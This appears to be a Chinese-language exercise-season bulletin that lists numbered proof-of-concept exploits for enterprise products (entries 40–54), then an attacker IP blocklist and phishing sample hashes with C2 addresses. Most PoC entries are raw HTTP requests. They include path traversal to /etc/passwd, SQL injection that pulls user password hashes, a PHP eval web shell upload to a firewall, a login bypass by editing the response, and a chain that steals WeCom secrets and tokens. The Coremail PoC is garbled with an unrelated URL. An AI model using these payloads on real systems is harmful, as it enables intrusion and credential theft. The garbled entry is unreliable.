<?xml version="1.0" encoding="utf-8"?><soap:Envelope
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><GetFileAtt
xmlns="http://tempuri.org/"><fileName>123</fileName></GetFileAtt> </soap:Body></so
ap:Envelope>
```

40、Coremail 邮件系统未授权访问获取管理员账密

POC：

/coremail/common/assets/:/:/:/:/:/:/s?

biz=Mzl3MTk4NTcyNw==&mid=2247485877&idx=1&sn=7e5f77db320ccf9013c0b7aa7262

6688chksm=eb3834e5dc4fbdf3a9529734de7e6958e1b7efabecd1c1b340c53c80299ff5c688b

f6adaed61&scene=2

41、Milesight VPN server.js 任意文件读取漏洞

POC:

GET /../etc/passwd HTTP/1.1

Host:

Accept: /

Content-Type: application/x-www-form-urlencoded

42、PigCMS action_flashUpload 任意文件上传漏洞

POC:

POST /cms/manage/admin.php?m=manage&c=background&a=action_flashUpload

HTTP/1.1

Host:

Accept-Encoding: gzip, deflate

Content-Type: multipart/form-data; boundary=----aaa

------aaa

Content-Disposition: form-data; name="filePath"; filename="test.php"

Content-Type: video/x-flv

<?php phpinfo();?>

------aaa

/cms/upload/images/2023/08/11/1691722887xXbx.php

43、绿盟 NF 下一代防火墙 任意文件上传漏洞

POC:

POST /api/v1/device/bugsInfo HTTP/1.1

Content-Type: multipart/form-data; boundary=4803b59d015026999b45993b1245f0ef

Host:

--4803b59d015026999b45993b1245f0ef

Content-Disposition: form-data; name="file"; filename="compose.php"

<?php eval($_POST['cmd']);?>

--4803b59d015026999b45993b1245f0ef--

POST /mail/include/header_main.php HTTP/1.1

Content-Type: application/x-www-form-urlencoded

Cookie: PHPSESSID_NF=82c13f359d0dd8f51c29d658a9c8ac71

Host:

cmd=phpinfo();

44、金盘 微信管理平台 getsysteminfo 未授权访问漏洞

POC:
/admin/weichatcfg/getsysteminfo

45、Panel loadfile 后台文件读取漏洞

POC:
POST /api/v1/file/loadfile
{"paht":"/etc/passwd"}

46、网御 ACM 上网行为管理系统bottomframe.cgi SQL 注入漏洞

POC:
/bottomframe.cgi?user_name=%27))%20union%20select%20md5(1)%23

47、广联达 Linkworks GetIMDictionarySQL 注入漏洞

POC:
POST /Webservice/IM/Config/ConfigService.asmx/GetIMDictionary HTTP/1.1
Host:
Content-Type: application/x-www-form-urlencoded

key=1' UNION ALL SELECT top 1 concat(F_CODE,':',F_PWD_MD5) from T_ORG_USER --

48、用友文件服务器认证绕过

资产搜索：

app="用友-NC-Cloud" 或者是app="用友-NC-Cloud" && server=="Apache-Coyote/1.1"

POST数据包修改返回包 false改成ture就可以绕过登陆

HTTP/1.1 200 OK

Server: Apache-Coyote/1.1

Date: Thu, 10 Aug 2023 20:38:25 GMT

Connection: close

Content-Length: 17

{"login":"false"}

49、华天动力oa SQL注入

访问

http://xxxx//report/reportJsp/showReport.jsp?raq=%2FJourTemp2.raq&reportParamsId=100xxx

然后抓包

POST /report/reportServlet?action=8 HTTP/1.1

Host: xxxx

Content-Length: 145

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

Origin: http://xxx/

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

Referer: http://xxxx/report/reportJsp/showReport.jsp?raq=%2FJourTemp2.raq&reportParamsId=100xxx

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Cookie: JSESSIONID=D207AE96056400942620F09D34B8CDF3

Connection: close

year=*&userName=*&startDate=*&endDate=*&dutyRule=*&resultPage=%2FreportJsp%2FshowRepo

48、49漏洞来源于：https://mp.weixin.qq.com/s/hUig93-cSFtbioQpPSNZig

50、泛微 Weaver E-Office9 前台文件包含

http://URL/E-mobile/App/Init.php?weiApi=1&sessionkey=ee651bec023d0db0c233fcb562ec7673_admin&m=12344554_../../attachment/xxx.xls

（网友ZEROS贡献）

51、企业微信（私有化版本）敏感信息泄露漏洞

紧急通知，长亭报出企业微信存在信息泄露0day！目前已在准备预警，请注意！

企业微信URL/cgi-bin/gateway/agentinfo

接口未授权情况下可直接获取企业微信secret等敏感信息

受影响版本：2.5.x、2.6.930000、以下；

不受影响：2.7.x、2.8.x、2.9.x；

危害：

1、可导致企业微信全量数据被获取、文件获取，

2、存在使用企业微信轻应用对内发送钓鱼文件和链接等风险。

修复方法：

1、在waf上设置一个规则，匹配到/cgi-bin/gateway/agentinfo路径的进行阻断；

2、联系厂家进行获取修复包；

3、官方通报及补丁地址

关于企业微信私有化历史版本后台 API 执行漏洞的说明

漏洞概述

近期发现一个企业微信私有化历史版本的后台 API 执行权限漏洞，攻击者可以通过发送特定报文，获取通信录信息和应用权限。

我司已于 2023 年 8 月 12 日提供了紧急运维配置方法和后台安全补丁对所有版本进行了修复，受影响用户可通过升级版本或者安全加固补丁完成对漏洞的修复。

版本和修复方案

产品名称	版本	是否受影响	风险和处置方案
企业微信私有化（含政务微信）	2.5.x 版本 2.6.930000 版本以下	受影响	未使用安全网关和应用代理的，在所有逻辑机上拦截指定 API。 有在使用安全网关和应用代理，在所有接入机上拦截指定 API，并更新后台补丁包。 处置方案详见企业微信原厂 Wiki：https://tapd.tencent.com/WeWorkLocalDocu/markdown_wikis/show/#1220382282002540011
	2.7.x 版本 2.8.x 版本 2.9.x 版本	不受影响	无需处置

影响后果

攻击者可利用该漏洞获取后台通信录信息和应用权限。

复现及漏洞详情分析：

第一步：，通过泄露信息接口可以获取corpid和corpsecret


https://<企业微信域名>/cgi-bin/gateway/agentinfo


第二步，使用corpsecret和corpid获得token

https://<企业微信域名>/cgi-bin/gettoken?corpid=ID&corpsecret=SECRET

第三步，使用token访问诸如企业通讯录信息，修改用户密码，发送消息，云盘等接口

https://<企业微信域名>/cgi-bin/user/get?access_token=ACCESS_TOKEN&userid=USERID





52、帆软报表系统漏洞威胁

情况说明：帆软报表系统（V10、V11及更早期版本）存在反序列化漏洞绕过、反序列化命令执行等高危漏洞，攻击者可利用上述漏洞获取系统权限。鉴于该漏洞影响范围较大，潜在危害程度极高，建议引起高度重视，通过官方发布的链接下载补丁，进行升级，消除安全隐患，提高安全防范能力。

漏洞详细信息: https://help.fanruan.com/finereport/doc-view-4833.html

补丁下载链接: http: //s.fanruan.com/3u6eo

53、蓝凌EKP远程代码执行漏洞

受影响版本：

蓝凌EKP V16 (最新版)受影响存在远程代码执行漏洞；V15暂无环境验证，可能受影响。

修复方案：

使用网络ACL限制该OA的访问来源，加强监测，重点拦截GET请求中带有../等目录穿越特征的URL。

54、Smartx超融合远程命令执行漏洞

受影响版本：Smartx超融合version <= 5.0.5受影响存在漏洞；最新版暂无环境验证，可能受影响。

修复方案：使用网络ACL限制该产品的访问来源，加强监测，重点拦截GET请求中带有操作系统命令注入特征的URL。

二、2023封禁IP列表（动态更新中）

2023HW封禁IP列表（累计1.46万条）-动态更新中

下载链接：https://pan.quark.cn/s/612d188e3312

IP	时间	情报标签
92.118.39.35	2023/8/12 12:33	XSS攻击;常规蜜罐攻击;重保2023
87.236.176.191	2023-08-12 12:33	ES蜜罐攻击;Nginx蜜罐攻击;RDP蜜罐攻击;Redis蜜罐攻击;SSH蜜罐攻
87.236.176.187	2023-08-12 12:33	Redis蜜罐攻击;SaltStack蜜罐攻击;致远OA蜜罐攻击;重保2023
81.161.229.252	2023-08-12 12:33	SSH蜜罐攻击;常规网络扫描;常规网络爆破;重保2023
8.129.57.116	2023-08-12 12:33	Nginx蜜罐攻击;Redis扫描;Redis蜜罐攻击;重保2023
92.248.36.156	2023-08-12 10:33	命令注入攻击;重保2023
87.249.135.106	2023-08-12 10:33	SQL注入攻击;WEB漏洞利用;WebLogic漏洞利用;XML注入攻击;XSS攻
121.173.126.140	2023-08-12 09:23	HTTP扫描;MySQL蜜罐攻击;Nginx蜜罐攻击;RDP蜜罐攻击;SSH蜜罐攻
120.92.72.199	2023-08-12 09:23	Bot机器人;XSS攻击;常规漏洞利用;重保2023
121.154.61.3	2023-08-12 09:23	重保2023
120.92.72.220	2023-08-12 09:23	Bot机器人;HTTP扫描;SSRF漏洞利用;XSS攻击;常规网络攻击;重保202
121.150.14.172	2023-08-12 09:23	SSH蜜罐攻击;SaltStack蜜罐攻击;常规网络爆破;重保2023
121.142.251.27	2023-08-12 09:23	重保2023
121.232.99.94	2023-08-12 09:23	Bot机器人;代理秒拨;多开分身;重保2023
121.153.236.62	2023-08-12 09:23	Telnet扫描;命令注入攻击;常规网络攻击;重保2023
121.133.252.88	2023-08-12 09:23	SSH蜜罐攻击;常规网络扫描;常规网络爆破;重保2023
121.146.142.226	2023-08-12 09:23	RDP爆破;SSH扫描;SSH蜜罐攻击;SaltStack蜜罐攻击;命令注入攻击;常
121.146.113.247	2023-08-12 09:23	SSH扫描;SSH蜜罐攻击;SaltStack蜜罐攻击;命令注入攻击;常规网络攻
121.196.217.121	2023-08-12 09:23	重保2023
121.226.219.9	2023-08-12 09:23	Bot机器人;代理秒拨;常规网络扫描;重保2023
121.229.49.59	2023-08-12 09:23	重保2023
120.71.183.73	2023-08-12 09:23	SSH扫描;SSH蜜罐攻击;SaltStack蜜罐攻击;常规网络爆破;暴力破解;重
120.71.15.136	2023-08-12 09:23	常规网络爆破;重保2023
120.71.8.58	2023-08-12 09:23	重保2023
120.71.8.238	2023-08-12 09:23	重保2023
120.71.7.29	2023-08-12 09:23	重保2023
120.71.4.25	2023-08-12 09:23	重保2023
120.71.144.79	2023-08-12 09:23	重保2023
120.71.144.61	2023-08-12 09:23	重保2023
121.191.182.179	2023-08-12 09:23	重保2023
120.77.251.51	2023-08-12 09:23	Bot机器人;重保2023
120.77.219.127	2023-08-12 09:23	代理秒拨;命令执行攻击;群控;重保2023
120.71.9.27	2023-08-12 09:23	重保2023
120.78.222.34	2023-08-12 09:23	重保2023
120.71.9.218	2023-08-12 09:23	重保2023
120.71.2.164	2023-08-12 09:23	重保2023
120.71.145.85	2023-08-12 09:23	重保2023
120.77.183.19	2023-08-12 09:23	重保2023
120.79.230.62	2023-08-12 09:23	Redis扫描;WEB漏洞利用;重保2023
121.232.98.99	2023-08-12 09:23	Bot机器人;代理秒拨;重保2023
121.229.101.176	2023-08-12 09:23	常规蜜罐攻击;重保2023
121.12.118.6	2023-08-12 09:23	SSH蜜罐攻击;SaltStack蜜罐攻击;代理秒拨;常规网络扫描;常规网络爆
121.17.123.6	2023-08-12 09:23	重保2023
120.48.46.225	2023-08-12 09:23	重保2023
121.168.119.114	2023-08-12 09:23	Telnet扫描;常规网络攻击;重保2023

121.168.119.114	2023-08-12 09:23	Telnet扫描;常规网络攻击;重保2023
120.55.12.163	2023-08-12 09:23	Nginx蜜罐攻击;命令注入攻击;重保2023
120.48.7.225	2023-08-12 09:23	重保2023
120.48.83.89	2023-08-12 09:23	WebLogic漏洞利用;常规网络攻击;重保2023
120.48.116.48	2023-08-12 09:23	Solr蜜罐攻击;重保2023
120.55.170.245	2023-08-12 09:23	重保2023
121.12.116.45	2023-08-12 09:23	重保2023
121.12.116.34	2023-08-12 09:23	重保2023
121.12.116.25	2023-08-12 09:23	重保2023
121.12.116.10	2023-08-12 09:23	重保2023
120.48.30.185	2023-08-12 09:23	Nginx蜜罐攻击;Redis扫描;Redis蜜罐攻击;重保2023
120.46.196.136	2023-08-12 09:23	常规网络爆破;重保2023
121.186.84.175	2023-08-12 09:23	SSH蜜罐攻击;代理秒拨;常规网络扫描;常规网络爆破;重保2023
121.183.37.173	2023-08-12 09:23	SSH蜜罐攻击;SaltStack蜜罐攻击;命令注入攻击;常规网络攻击;常规蜜
120.27.232.136	2023-08-12 09:23	重保2023
120.245.61.39	2023-08-12 09:23	Bot机器人;HTTP扫描;常规网络扫描;常规网络攻击;重保2023
120.27.129.193	2023-08-12 09:23	常规网络扫描;常规蜜罐攻击;重保2023
120.27.112.22	2023-08-12 09:23	SQL注入攻击;WEB漏洞利用;XSS攻击;常规网络攻击;重保2023
120.27.110.76	2023-08-12 09:23	重保2023
120.27.123.187	2023-08-12 09:23	重保2023
120.41.142.238	2023-08-12 09:23	Bot机器人;CC攻击;代理秒拨;重保2023
120.27.122.12	2023-08-12 09:23	重保2023
120.26.165.99	2023-08-12 09:23	重保2023
120.27.193.244	2023-08-12 09:23	Redis扫描;常规网络爆破;重保2023
120.41.143.237	2023-08-12 09:23	Bot机器人;CC攻击;代理秒拨;常规网络攻击;重保2023
120.40.106.238	2023-08-12 09:23	Bot机器人;CC攻击;代理秒拨;重保2023
120.241.45.76	2023-08-12 09:23	重保2023
120.24.46.134	2023-08-12 09:23	重保2023
120.24.108.217	2023-08-12 09:23	Log4j2漏洞利用;WEB漏洞利用;常规网络扫描;重保2023
87.236.176.38	2023-08-12 08:33	ES蜜罐攻击;Nginx蜜罐攻击;Redis蜜罐攻击;SSH蜜罐攻击;SaltStack蜜
87.236.176.31	2023-08-12 08:33	ES蜜罐攻击;Nginx蜜罐攻击;Redis蜜罐攻击;SSH蜜罐攻击;SaltStack蜜
87.236.176.181	2023-08-12 08:33	ES蜜罐攻击;Nginx蜜罐攻击;Redis蜜罐攻击;SSH蜜罐攻击;SaltStack蜜
87.236.176.153	2023-08-12 08:33	ES蜜罐攻击;MySQL蜜罐攻击;Nginx蜜罐攻击;RDP蜜罐攻击;Redis蜜罐
188.68.178.19	2023-08-12 07:23	重保2023
189.172.86.94	2023-08-12 07:23	代理秒拨;常规网络扫描;常规网络爆破;重保2023
188.171.35.7	2023-08-12 07:23	Nginx蜜罐攻击;RDP爆破;SSH蜜罐攻击;SaltStack蜜罐攻击;常规网络爆
189.112.196.1	2023-08-12 07:23	SSH扫描;SSH蜜罐攻击;SaltStack蜜罐攻击;常规网络扫描;常规网络爆
188.254.0.160	2023-08-12 07:23	SSH蜜罐攻击;SaltStack蜜罐攻击;常规网络扫描;常规网络爆破;重保2
187.251.123.66	2023-08-12 07:23	代理秒拨;常规网络扫描;常规网络爆破;重保2023
187.190.40.99	2023-08-12 07:23	SSH蜜罐攻击;SaltStack蜜罐攻击;常规网络扫描;常规网络爆破;重保2
186.31.95.163	2023-08-12 07:23	SSH扫描;SSH蜜罐攻击;SaltStack蜜罐攻击;常规网络扫描;常规网络爆
187.251.155.180	2023-08-12 07:23	SSH扫描;SSH蜜罐攻击;SaltStack蜜罐攻击;常规网络扫描;常规网络爆
186.96.216.178	2023-08-12 07:23	HTTP扫描;Mirai扫描;Telnet扫描;常规网络攻击;重保2023
186.67.248.8	2023-08-12 07:23	SSH蜜罐攻击;SaltStack蜜罐攻击;常规网络扫描;常规网络爆破;重保2
186.192.35.162	2023-08-12 07:23	SSH蜜罐攻击;常规网络爆破;重保2023
186.233.210.86	2023-08-12 07:23	SSH扫描;SSH蜜罐攻击;SaltStack蜜罐攻击;常规网络扫描;常规网络爆

186.233.210.86	2023-08-12 07:23	SSH扫描;SSH蜜罐攻击;SaltStack蜜罐攻击;常规网络扫描;常规网络爆
186.103.164.244	2023-08-12 07:23	SSH蜜罐攻击;SaltStack蜜罐攻击;常规网络扫描;常规网络爆破;重保2
185.32.126.113	2023-08-12 07:23	重保2023
185.77.225.48	2023-08-12 07:23	常规漏洞利用;常规网络扫描;常规网络攻击;重保2023
186.232.44.66	2023-08-12 07:23	代理秒拨;重保2023
185.38.142.133	2023-08-12 07:23	重保2023
185.32.164.145	2023-08-12 07:23	Nginx蜜罐攻击;常规漏洞利用;常规网络扫描;常规网络攻击;常规网络
185.254.37.243	2023-08-12 07:23	常规网络扫描;重保2023
186.249.236.29	2023-08-12 07:23	SSH扫描;SSH蜜罐攻击;SaltStack蜜罐攻击;代理秒拨;常规网络扫描;常
185.180.143.81	2023-08-12 07:23	ES扫描;HTTP扫描;MySQL蜜罐攻击;Nginx蜜罐攻击;PHPWeb漏洞利用
185.180.143.80	2023-08-12 07:23	ES扫描;ES蜜罐攻击;HTTP扫描;MySQL蜜罐攻击;Nginx蜜罐攻击;PHPV
185.180.143.76	2023-08-12 07:23	Bot机器人;HTTP扫描;Nginx蜜罐攻击;RDP扫描;RDP爆破;RDP蜜罐攻击
185.180.143.72	2023-08-12 07:23	ES扫描;HTTP扫描;MySQL蜜罐攻击;Nginx蜜罐攻击;SaltStack蜜罐攻击
185.180.143.7	2023-08-12 07:23	ES扫描;HTTP扫描;MySQL蜜罐攻击;Nginx蜜罐攻击;Solr蜜罐攻击;Stru
185.180.143.47	2023-08-12 07:23	ES蜜罐攻击;HTTP扫描;MySQL蜜罐攻击;Nginx蜜罐攻击;RDP扫描;RD
185.180.143.189	2023-08-12 07:23	HTTP扫描;Nginx蜜罐攻击;Struts2蜜罐攻击;泛微OA蜜罐攻击;致远OA
185.180.143.18	2023-08-12 07:23	ES扫描;ES蜜罐攻击;HTTP扫描;MySQL蜜罐攻击;Nginx蜜罐攻击;PHPV
185.180.143.15	2023-08-12 07:23	ES蜜罐攻击;HTTP扫描;MySQL蜜罐攻击;Nginx蜜罐攻击;RDP扫描;RD
185.180.143.148	2023-08-12 07:23	ES蜜罐攻击;FTP扫描;HTTP扫描;MongoDB蜜罐攻击;MySQL蜜罐攻击
185.180.143.147	2023-08-12 07:23	Bot机器人;ES蜜罐攻击;FTP扫描;HTTP扫描;MongoDB蜜罐攻击;MySQ
185.180.143.146	2023-08-12 07:23	Bot机器人;ES蜜罐攻击;HTTP扫描;MongoDB蜜罐攻击;MySQL蜜罐攻击
185.180.143.145	2023-08-12 07:23	ES蜜罐攻击;FTP扫描;FTP蜜罐攻击;HTTP扫描;MongoDB蜜罐攻击;My
185.180.143.143	2023-08-12 07:23	Bot机器人;ES蜜罐攻击;FTP扫描;HTTP扫描;MongoDB蜜罐攻击;MySQ
185.180.143.142	2023-08-12 07:23	ES蜜罐攻击;FTP扫描;HTTP扫描;MongoDB蜜罐攻击;MySQL蜜罐攻击
185.180.143.141	2023-08-12 07:23	HTTP扫描;MySQL蜜罐攻击;Nginx蜜罐攻击;PHPWeb漏洞利用;Redis蜜
185.180.143.140	2023-08-12 07:23	ES蜜罐攻击;HTTP扫描;MySQL蜜罐攻击;Nginx蜜罐攻击;PHPWeb漏洞
185.180.143.13	2023-08-12 07:23	ES蜜罐攻击;FTP扫描;FTP蜜罐攻击;HTTP扫描;MongoDB蜜罐攻击;My
185.180.143.11	2023-08-12 07:23	HTTP扫描;MySQL蜜罐攻击;Nginx蜜罐攻击;PHPWeb漏洞利用;Redis蜜
185.180.140.6	2023-08-12 07:23	Bot机器人;ES蜜罐攻击;Nginx蜜罐攻击;Struts2蜜罐攻击;WEB漏洞利用
185.18.214.5	2023-08-12 07:23	SSH扫描;SSH蜜罐攻击;SaltStack蜜罐攻击;常规网络扫描;常规网络爆
185.180.143.48	2023-08-12 07:23	HTTP扫描;Nginx蜜罐攻击;RDP爆破;Struts2蜜罐攻击;WebLogic蜜罐攻
185.180.143.50	2023-08-12 07:23	HTTP扫描;Nginx蜜罐攻击;Struts2蜜罐攻击;WebLogic蜜罐攻击;泛微C
185.180.143.49	2023-08-12 07:23	HTTP扫描;Nginx蜜罐攻击;常规网络攻击;泛微OA蜜罐攻击;致远OA蜜
185.180.143.190	2023-08-12 07:23	HTTP扫描;Nginx蜜罐攻击;Struts2蜜罐攻击;致远OA蜜罐攻击;重保20
185.180.143.188	2023-08-12 07:23	HTTP扫描;Nginx蜜罐攻击;WebLogic蜜罐攻击;致远OA蜜罐攻击;重保
185.242.5.35	2023-08-12 07:23	ES蜜罐攻击;MongoDB蜜罐攻击;MySQL蜜罐攻击;暴力破解;重保2023
185.243.40.170	2023-08-12 07:23	Bot机器人;SQL注入攻击;Struts2漏洞利用;WEB漏洞利用;WebLogic漏
185.219.132.51	2023-08-12 07:23	XSS攻击;常规漏洞利用;常规网络扫描;重保2023
185.239.71.188	2023-08-12 07:23	SQL注入攻击;XSS攻击;代码注入攻击;命令注入攻击;常规漏洞利用;常
185.239.3.118	2023-08-12 07:23	SSH蜜罐攻击;常规网络爆破;重保2023
185.136.206.203	2023-08-12 07:23	Nginx蜜罐攻击;Struts2蜜罐攻击;泛微OA蜜罐攻击;致远OA蜜罐攻击;
185.210.157.84	2023-08-12 07:23	Nginx蜜罐攻击;Struts2蜜罐攻击;重保2023
185.210.227.13	2023-08-12 07:23	Nginx蜜罐攻击;SSH蜜罐攻击;SaltStack蜜罐攻击;常规网络爆破;重保
185.217.1.246	2023-08-12 07:23	RDP爆破;SSH扫描;SSH蜜罐攻击;SaltStack蜜罐攻击;WebLogic蜜罐攻
184.168.123.187	2023-08-12 07:23	SSH扫描;SSH蜜罐攻击;SaltStack蜜罐攻击;常规网络扫描;常规网络爆
185.200.118.48	2023-08-12 07:23	RDP扫描;常规网络攻击;重保2023

二、网络钓鱼

【重保实时情报】微步情报局已捕获下列样本，请防守方重点关注：

❗钓鱼样本："单位职称人员情况统计表.exe"

MD5：6bc64ce49a6b27a91466353af78f977e

SHA256：7cee9a39a2f28db35f55257b24c3aebbff8597bfd7fa72057d54d4316a5464b9

发布C2：service-1kp2cmqp-1318310514.sh.apigw.tencentcs.com

分析结论：CobaltStrike木马

❗钓鱼样本：“**衡出轨事实.zip”

MD5：7deb36e4120a83b237f1d4424da21775

SHA256：e522fa4bbd3368bcfa27068a39e91e4d54128f784a47d9536a9cfdb6d4771e82

发布C2：123.207.50.117:80

分析结论：木马下载器

❗钓鱼样本：“安全插件.exe”

MD5：7bffcee90e76ff7bc24da2ea33ca526d

SHA256：99fbce03fe5d20be405d6d42a289df53939fa9331e44794044de1af414486350

发布C2：service-2fhc3nsz-1319935181.bj.apigw.tencentcs.com

样本特点：自定义算法和Base64解密计算shellcode

分析结论：CobaltStrike木马

